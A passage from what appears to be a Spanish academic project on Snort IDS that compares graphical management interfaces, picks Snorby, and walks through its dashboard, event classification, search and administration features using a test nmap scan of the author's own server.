A partir de este capitulo, vamos a analizar varias de ellas y elegir la más conveniente para nuestro entorno, con el objetivo de instalarla, configurarla y comprobar esta mejora en la relación a nuestro sistema Snort.

8 Complementos de Snort

De serie Snort facilita su manejo con la opción de incorporar durante su instalación, tal y como vimos en dicho proceso en nuestro entorno virtual, varias aplicaciones u opciones, que son:

- OpenAppId. Para la detección y control de aplicaciones
- Barnyard2. Para la gestión de las alertas en una base de datos (MySQL).
- PulledPork. Para la actualización automática de las reglas.

Pero en este proyecto, queremos enfocar Snort a facilitar al usuario su gestión mediante una interfaz grafica, y para esto existen varias opciones en el mercado.

8.1 Entornos gráficos para Snort

Lo bueno que tiene Snort (aparte de su motor) es que es muy fácil de parametrizar y configurar, ya que se basa en un fichero de texto, al igual que la gestión de reglas. Esta ventaja se puede convertir en desventaja cuando tratamos grandes entornos con muchas máquinas o bien que tengamos que gestionar múltiples sensores en distintos sitios de una extensa red.

Una de las quejas más comunes es que hay que utilizar muchos programas específicos para tener una visión ejecutiva, es decir una visión genérica, de lo que esta pasando en el entorno que esta siendo monitorizado por Snort.

En este sentido vamos a ver las soluciones que existen en el mercado.

8.1.1 BASE.

Basic **A**nalysis and **S**ecurity **E**ngine, nació de la antigua base de código de ACID[30], que es un motor de análisis escrito en PHP[31] para buscar y procesar una base de datos de eventos de seguridad generados por diversos IDSes, firewall y herramientas de monitorización de red, y entre sus características estaban:

- Constructor de consulta y interfaz de búsqueda para encontrar alertas mediante patrones en la meta-información de la misma.
- Visor de paquetes (decodificador). Permitía consultar gráficamente la información de las capas 3 y 4 de las alertas registradas.
- Gestor de alertas. Proporcionaba crear grupos de alertas, eliminar falsos positivos o exportar datos de forma fácil.
- Generador de graficas y estadísticas.

Partiendo de estas características, se añadieron nuevas, como una interfaz más intuitiva, multiidioma, incorporando ADOdb[32] como capa de abstracción para base de datos en PHP, etc. Sin duda sigue siendo el más popular interfaz GUI para Snort.

8.1.2 OSSIM

Software propiedad de AlienVault es sinónimo de "Gestión de la Información de Seguridad Open Source". No sólo puede tomar los registros de Snort y los muestra en una interfaz gráfica, sino que también se integra con muchas otras herramientas (p0f, arpwatch, pads, nessus, ntop, nagios, etc.) para una interfaz de usuario consistente.

8.1.3 PLACID

Fue desarrollado en principio como una forma de realizar consultas sobre la base de datos de alertas de Snort, y no ha sufrido variaciones desde entonces.

8.1.4 SGUIL

Forma parte de un sistema múltiple que consiste en un "sensor", "Servidor", y el "Cliente". No sólo es una interfaz gráfica para Snort, sino que también integra otras tecnologías en la grabación de datos para su uso por parte del analista. Esta escrito en TCL, y es un motor con muy buen rendimiento.

8.1.5 Snorby

De las interfaces más recientes, Snorby utiliza una gran cantidad de "Web 2.0" y renderizado de efectos que proporciona al usuario una herramienta muy fuerte y con muy buen funcionamiento. Recoge muchas de las características de BASE (teclas de acceso rápido, clasificaciones, una interfaz de iOS, y informes en pdf), pero no muchas de como SGUIL (en términos de arquitectura), es extremadamente fácil de instalar, y funciona como un navegador de alerta.

Otra ventaja de Snorby es que se integra con el proyecto OpenFPC[33]. Funcionamiento similar a cómo sguil recoge toda la información en la red mediante la captura de paquetes completa (FPC), Snorby le da la capacidad de no sólo ver la alerta de Snort, sino también para ver las alertas en contexto con el resto del flujo de paquetes en la red.

8.1.6 SQueRT

Squert es una aplicación Web que se utiliza para consultar y ver evento de datos almacenados en una base de datos sguil (por lo general breves de datos de alerta). Squert es una herramienta visual que intenta proporcionar contexto adicional a los eventos a través del uso de metadatos, representaciones de series de tiempo y ponderados y conjuntos de resultados agrupados de forma lógica. La esperanza es que estos puntos de vista le sugerirán preguntas que de otra manera no se les ha pedido.

8.1.7 FirePOWER

No sólo hace la administración y el análisis de los eventos de Snort (el motor esta embebido en FirePOWER) extremadamente simple, sino que agrupa muchas más características en un sistema extremadamente complejo mediante una intuitiva y fácil de navegar interfaz gráfica de usuario. Esta hecho para mantener grandes implementaciones de forma sencilla.

8.1.8 Snez

Se trata de una GUI o interfaz gráfica Web basada en PHP/MySQL para gestión y análisis de alertas Snort. La gran ventaja de SNEZ es su facilidad de instalación y configuración.

8.1.9 IDS Policy Manager

Es una herramienta para la administración en sistemas Windows de múltiples sensores IDS Snort para entornos distribuidos. Permite administrar las reglas en forma de políticas por sensor. Además de las reglas también es posible configurar todo el entorno del Sensor tal

como preprocesadores, variables, módulos de salida y, en general, todo lo configurable en Snort a través del fichero de configuración *snort.conf*.

8.2 Análisis sistemas GUI para Snort

En primer lugar debemos identificar el objetivo que perseguimos en nuestro trabajo para reunir los requisitos primordiales para obtenerlo. El fin de nuestro trabajo es facilitar la gestión de Snort en la tarea de protección de nuestro entorno Web, y para ello requerimos principalmente de:

- Facilitar la monitorización de las alertas
- Facilitar la configuración de Snort

La actual versión de BASE 1.4.5, es correcta pero quizás algo anticuada en su interfaz grafica, muy simple en su diseño y no esta orientada a usuario con respecto a las ultimas Web 2.0. Para usos más avanzados en este sentido en los foros se recomienda revisar otras opciones como Snorby o Sguil.

OSSIM, es un producto de fuentes abiertas, tal y como se indica en la Web de AlienVault[34], y proporciona una plataforma unificada con muchas de las funciones de seguridad esenciales, tales como:

- Descubrimiento de activos
- Evaluación de vulnerabilidad
- Detección de intrusiones
- Monitorización del comportamiento

Por el contrario, también es una herramienta tan compleja y son tantas las configuraciones e integraciones con otras herramientas las que permite, que AlienVault ofrece cursos de entrenamiento para aprender a utilizarla y aprovechar al máximo su potencial. Es por esta razón que descartamos su uso para este proyecto.

PLACID está escrito en Python y es un visualizador de sucesos basado en una base de datos. Realiza las mismas funciones que BASE pero se ha comprobado que es más rápido con bases de datos más grandes. Instalar PLACID no es tan sencillo, se necesita instalar Python 2.3 y especificar algunos parámetros fundamentales en el archivo de configuración de Apache para que funcione adecuadamente. En cualquier caso, la ultima versión de esta aplicación es de 2006 y su sitio Web oficial ni siquiera esta online: http://speakeasy.wpi.edu/placid/

Sguil probablemente se describa mejor como un sistema de agregación de las herramientas de supervisión de seguridad de red. Te permite guardar las alertas del IDS en una base de datos junto con las sesiones TCP/IP, registros completos del contenido de los paquetes y más información adicional. Cuando haya identificado una alerta que necesita más investigación, el cliente sguil proporciona un acceso transparente a los datos que necesita para decidir cómo manejar la situación.

En otras palabras, Sguil[35] simplemente une las salidas de varias herramientas de supervisión de seguridad en una única interfaz, que le proporciona la mayoría de la información en el menor tiempo posible. Sguil utiliza un motor de base de datos para la mayoría de sus datos, lo que permite realizar consultas SQL contra varios tipos diferentes de eventos de seguridad.

¿Qué ofrece Sguil con respecto a otros sistemas como BASE?, pues se enfoca en el camino de la minera de datos de forma que permite responder a preguntas como:

- ¿Era esto un intento de ataque o de un falso positivo?

- ¿Fue exitoso el intento?
- ¿Qué otras máquinas el atacante intenta acceder una vez que consiguió el acceso a una?

Mediante ciertos análisis Sguil puede determinar la gravedad de la situación, lo que permite tomar mejores decisiones a los administradores, los cuales disponen de un rápido acceso a esta gran cantidad de información a través de un cliente dedicado en lugar de vía Web como hacen otras aplicaciones.

Aunque Sguil es una muy buena opción, voy a descartarla porque estamos buscando una interfaz Web que nos permita acceder al panel de monitorización desde cualquier sitio de nuestra red.

Snorby no es tan potente como otras aplicaciones en relación a temas como; la gestión de sensores remotos, alta capacidad de configuración de alertas y reglas, etc., pero su interfaz gráfica es muy sencilla con una visión amplia e intuitiva para la monitorización de las alertas. Puede ser una opción para nuestro proyecto.

Squert, como indicaba anteriormente, se suele utilizar de visor de una base de datos de eventos de Sguil. En el caso de elegir Sguil es usual también instalar Squert como capa de presentación de los datos.

FirePOWER es la versión comercial de Snort y por tanto queda fuera de este análisis.

Snez es una aplicación de código abierto escrito en lenguaje PHP. Dispone de un archivo de configuración muy sencillo con solo unos pocos parámetros, lo que se traduce en una instalación rápida y simple.

La característica principal del diseño es su habilidad de filtrar (o descartar) alertas en lugar de requerir alertas que desea borrar después de que hayan sido revisadas por el administrador del sistema. En cualquier momento, los filtros pueden ser anulados de modo que todas las alertas recogidas pueden ser analizadas mediante patrones. Por supuesto, la capacidad de eliminar alertas filtradas está disponible.

Por último tenemos IDS Policy Manager que descartamos por su orientación a entornos Windows.

En resumen, para nuestro diseño de red establecido tenemos dos principales opciones: Snorby y Snez. Por qué me decido por Snort, básicamente dos cosas:

- En distintas páginas he podido comprobar la interfaz de Snez y Snorby y esta última esta mejor conseguida.
- Además en el sitio Web oficial de Snort existe documentación sobre la instalación de Snorby lo que ofrece más seguridad en su continuidad y soporte ante cualquier incidencia.

En la siguiente tabla se realiza un resumen de todos los conceptos extraídos tras el análisis realizado a las distintas aplicaciones:

Aplicación	Ventajas	Inconvenientes
BASE	Muy usado como GUI para Snort.	Interfaz simple y anticuado. El panel de control solo informa del tráfico
OSSIM	Se puede integrar con otras herramientas, además de Snort, como: p0f, arpwatch, pads, nessus, ntop, nagios.	Herramienta muy compleja de uso (gran curva de aprendizaje).

	Es una solución SIEM consolidada.	
PLACE	Rapidez a la hora de gestionar muchos datos.	Instalación compleja. En desuso, su sitio Web oficial no esta online.
SGUIL	Permite agregar datos de distintas fuentes. Incluye análisis automáticos de los datos para detectar falsos positivos.	Enfocado a la minería de datos. No dispone de un cliente Web
Snorby	Dispone de una interfaz Web de las más actuales. Dispone de documentación completa para integrarse con Snort.	No es tan potente como otros sistemas.
SQueRT	Dispone de una interfaz Web para consultar los datos. Proporcionar contexto adicional a los eventos a través del uso de metadatos, representaciones de series de tiempo y ponderados y conjuntos de resultados agrupados de forma lógica	Necesita de una BD con el formato de Sguil.
FirePower	Agrupa muchas características en un sistema extremadamente complejo mediante una intuitiva y fácil de navegar interfaz gráfica de usuario. Es perfecto para grandes redes.	Es una aplicación comercial.
Snez	Instalación y configuración simple. Permite crear filtros para descartar alertas de forma automática.	Interfaz Web muy simple.
IDS Policy Manager	Permite establecer múltiples sensores en entornos distribuidos. Permite administrar las reglas en forma de políticas por sensor.	Esta orientada a entornos Windows.

En última instancia en blog[36] de Snort se hizo una comparativa más exhaustiva de las tres interfaces más populares (de fuentes abiertas) para Snort, que resultaban ser: BASE, Snorby, y SQueRT.

9 Snorby. Primeros pasos

Una vez que Snorby ya se ha instalado y configurado correctamente, podemos acceder a él a través de la dirección Web (en la propia maquina): http://localhost, donde el usuario de acceso por defecto es:

- Usuario: snorby@snorby.org
- Clave: snorby

Nota: Posteriormente cambiaremos este usuario.

La pantalla inicial de la aplicación es:



Ilustración 11

En el **Dashboard** tenemos completa información de las alertas, gráficas, clasificación según categorías y niveles de severidad, estadísticas,..todo con sus enlaces para más información.

9.1 Comprobar el sensor

El primer paso que debemos realizar al entrar en la interfaz de Snorby es comprobar la configuración del sensor, y para ello hacemos clic en la pestaña "Sensors", con lo que debe aparecer una ventana como la siguiente:



Ilustración 12

El que se indique el valor NULL en el parámetro interface puede ser confuso, pero eso no quiere decir que este funcionando mal, simplemente ese valor no esta configurado en el fichero barnyard2.conf y por tanto no se introduce en la BD cuando se registran las alertas.

Si queremos que ese valor se muestre simplemente tenemos que configurar el parámetro interface en el archivo barnyard2.conf y los siguientes alertas que se envíen a la BD irán con ese valor que hayamos puesto.

9.2 Cola de trabajo (Worker Job)

El procesamiento de los eventos y su posterior visualización en el panel de monitorización dependen de un proceso que se denomina: "worker and a job queue". Este proceso se puede gestionar desde el menu de administración, para ello hacemos click en la pestaña en rojo ubicada en la zona superior derecha y elegimos la opción: "Worker & Job Queue":



Ilustración 13

Esta ventana esta asociada al demonio que se configuró en el punto 3.4 de este documento y que realiza el llamado "mantenimiento de la BD". Por tanto aquí podremos ver datos sobre ese proceso, e incluso tendremos la opción de ejecutarlo manualmente mediante el botón: "Restart worker".

9.3 Visualización de eventos en el panel

Al entrar por primera vez no tenemos datos en el panel de monitorización (dashboard), así que voy a realizar un escaneo con nmap, y así podremos ver como funciona Snorby.

Snorby captura los paquetes pero actualiza cada cierto tiempo. en el dashboard se puede ver una línea: "Updated" con la fecha y hora de la última actualización.

#nmap -sV 192.168.1.140 -p 80

Al lanzar este nmap se intenta descubrir el sistema operativo de la maquina destino (nuestro servidor Web que esta accesible desde fuera a través del puerto 80) y por tanto el IDS registra este evento. En el panel de Snorby aparecen 4 alertas en el cuadro de severidad media y para ver dichas alertas hacemos clic en la pestaña Events del panel, para mostrar de forma inicial un listado con todos los eventos capturados, en nuestro caso solo disponemos actualmente de uno, que es el siguiente:

Ilustración 14

Si hacemos clic en la estrella podemos destacar el evento de forma que se incluirá en la lista de la pestaña "My Queue". Si hacemos clic en la propia línea del evento podremos ver el detalle de la misma:



Ilustración 15

En una primera impresión se muestra de la alerta clasificada en 4 grupos:

- IP Header Information (Datos de la cabecera IP).
- Signature Information (Información de la firma detectada).
- TCP Header Information (Datos de la cabecera TCP).
- Payload.

IP Header Information[37], muestra los siguientes datos:

- IP origen.
- IP destino.
- Ver. Versión del protocolo Internet (IPv4)
- Hlen. Longitud de la cabecera IP
- Tos. Tipo de servicio. Por lo general pone a 0, pero puede indicar en particular la calidad de servicio que necesita de la red, y permite definir la forma en que los routers deben encolar los paquetes mientras están esperando para ser reenviados.
- Len. Tamaño del datagrama en bytes.
- ID. Número de 16 bits que junto con la dirección de origen identifica de forma exclusiva este paquete.
- Flags. Se utiliza para controlar si los routers pueden fragmentar los paquetes y para indicar las partes de un paquete al receptor.

- Off (Fragmentation Offset). Una suma de bytes desde el comienzo del paquete original envido fijado por el router que realiza la fragmentación.
- TTL (Time To Live). Número de saltos o enlaces por los cuales el paquete puede ser enrutado.
- Proto. Protocolo (Service Access Point (SAP), que indica el tipo de paquete de transporte utilizado (por ejemplo 1 = ICMP; 2 = IGMP; 6 = TCP; 17 = UDP).
- Csum (Header Checksum). Comprobación insertada por el emisor y actualizada por cada router que reenvía el paquete para detectar errores de procesamiento.

Signature Information, bajo esta sección, se puede ver como de activos fueron los ataques y la clasificación de los mismos. Podemos hacer clic en el botón "Query Signature Database" para obtener más información sobre el ataque, para ello lo que hace es redirigirte a la dirección Web: http://rootedyour.com donde en base al identificador (SID) del ataque busca información sobre el mismo, incluyendo la gravedad, objetivos, intenciones, etc.

Además en el botón "View Rule", podemos ver la regla que provoco la alerta lo que suele ser un buen ejercicio para aprender a escribir reglas para Snort.

TCP Header information, ya sea el tipo UDP, ICMP o como en este caso TCP lo más critico son los puertos origen y destino.

Payload, es donde podemos ver el detalle de la carga útil del paquete.

Esta página de detalle incluye cuatro botones que permiten acciones adiciones y son:

1. View all sessions.
2. Perform mass classification.
3. Event export options.
4. Permalink.
5. Add a note to this event.

View all sessions

Permite acceder a todas sesiones asociadas a la alerta que estamos visualizando. En mi ejemplo han sido 4 para la alerta generada pero al hacer clic sobre esta funcionalidad no aparece nada. He investigado y la versión 2.6.2 tiene un bug[38] que produce este problema.

Perform Mass Classification

Cada alerta o entrada en el sistema debe clasificarse y documentarse como buena política de funcionamiento de cualquier sistema de este tipo. Esta funcionalidad permite clasificar los eventos en las siguientes categorías:

- Unauthorized Root Access (Acceso no autorizado de usuario administrador).
- Unauthorized User Access (Acceso no autorizado de usuario no administrador).
- Attempted Unauthorized Access (Intento de acceso no autorizado).
- Denial of Service Attack (Ataque de denegación de servicio).
- Policy Violation (Violación de política).
- Reconnaissance (Reconocimiento).
- Virus Infection (Infección vírica).
- False Positive (Falso positivo).

En nuestro ejemplo si hacemos clic en este botón aparece la siguiente ventana:



Ilustración 16

En nuestro caso vamos a clasificar la alerta como: "Reconnaissance", es decir como reconocimiento porque se ha generado mediante el uso del comando nmap para detectar la versión del sistema operativo de la maquina destino.

Event Export Options

Con este botón se puede guardar el evento en formato XML o enviarse por correo electrónico.

Permalink

Esta funcionalidad permite crear un enlace a este evento en el navegador que se esta utilizando de forma que el usuario disponga de un acceso rápido al mismo.

Add A Note To This Event

Con esta funcionalidad puede añadir una nota a un evento lo que permite documentar las condiciones de todo el ataque.

Por último en esta pestaña de eventos tenemos tres opciones para facilitar la gestión del listado de elementos; Hotkeys, Classify Event(s), Filter Options.

En la primera opción no hay mucho que destacar, al hacer clic sobre la misma aparece una ventana con todos los atajos de teclado que reconoce la aplicación.

En la segunda aparece la lista de tipos en que se puede clasificar la alerta de forma que podemos filtrar la lista.

En la tercera "Filter Options" permite activar y desactivar el filtrado único de eventos, es decir por defecto cuando tenemos muchas veces la misma alerta solo aparecerá en este listado un único elemento, pero podemos hacer clic en esta opción "Filter Options | All unclassified events" y entonces aparecen todos los elementos.

9.4 Búsquedas

En Búsqueda puedo encontrar eventos de este tipo de elementos de metadatos como la clasificación, frente a la fuente TCP y números de puerto de destino o propietario. La pantalla inicial muestra el siguiente aspecto:



Ilustración 17

Como se puede apreciar podemos incluir múltiples condiciones a la búsqueda permitiendo filtrar por:

- Source address (Dirección origen)
- TCP source port (puerto origen en paquetes TCP)
- UDP source port (puerto origen en paquetes UDP)
- Destination address (Dirección destino)
- TCP destination port (puerto destino en paquetes TCP)
- UDP destination port (puerto destino en paquetes UDP)
- Classification (clasificación)
- Signature (firma)
- Signature name (Nombre de la firma)
- Classified by (clasificado por)
- Agent
- Start time
- End time
- Payload
- Severity
- Has note

y usando como operadores las condiciones: is (es) y is not (no es).

9.5 Administración

En la zona de administración de Snorby podemos gestionar los distintos elementos que forman parte de la funcionalidad de esta aplicación, tales como:

- General settings (parámetros generales)

- Classifications (Clasificaciones de los eventos)
- Sensor (Sensores)
- Lookup sources (Fuentes de consulta)
- Asset name manager.
- Severities (Grados de severidad).
- Signatures (Firmas).
- Users (Gestión de Usuarios).
- Worker & Job Queue (Procesos y cola de trabajo).

General settings

Además de permitir indicar el correo electrónico asociado a la aplicación y activar el envío de distintas notificaciones y reportes de informes, existe dos funciones a destacar:

A. Geoip
B. Prune database when event count is greater than ...
C. Signature lookup url

Activando la primera opción permite asociar datos de localizaciones a las direcciones IP que se recogen en los eventos.

Con la segunda opción activamos un limite al numero de alertas en la BD de forma que cuando se alcance dicho limite se realiza una poda controlada de los eventos más antiguos. Esta funcionalidad permite que no exista riesgo de colapso de la BD por un crecimiento excesivo.

Asociada a esta última funcionalidad existe en la Wiki de Snorby un punto asociado a la gestión de la BD[39], donde se indican una seria de funciones de gestión:

- Reset metrics calculation. Elimina las métricas asociadas a los eventos.
- Hard database reset. Permite borrar la BD y recrear el esquema.
- Drop false positives. Elimina los eventos clasificados como falsos positivos.

Con la tercera opción podemos configurar la fuente de consulta de los eventos, que por defecto esta asociado al sitio Web: http://rootedyour.com. En mi caso que he utilizado el conjunto de reglas de Emerging Treats es conveniente asociarlo a esta fuente poniendo la siguiente URL: http://doc.emergingthreats.net/bin/view/Main/$$sid$$

De esta forma cuando estemos en la pestaña de eventos y hagamos clic sobre el botón "Query Signature Database" accederemos a la fuente de Emerging Threats en concreto.

Classifications

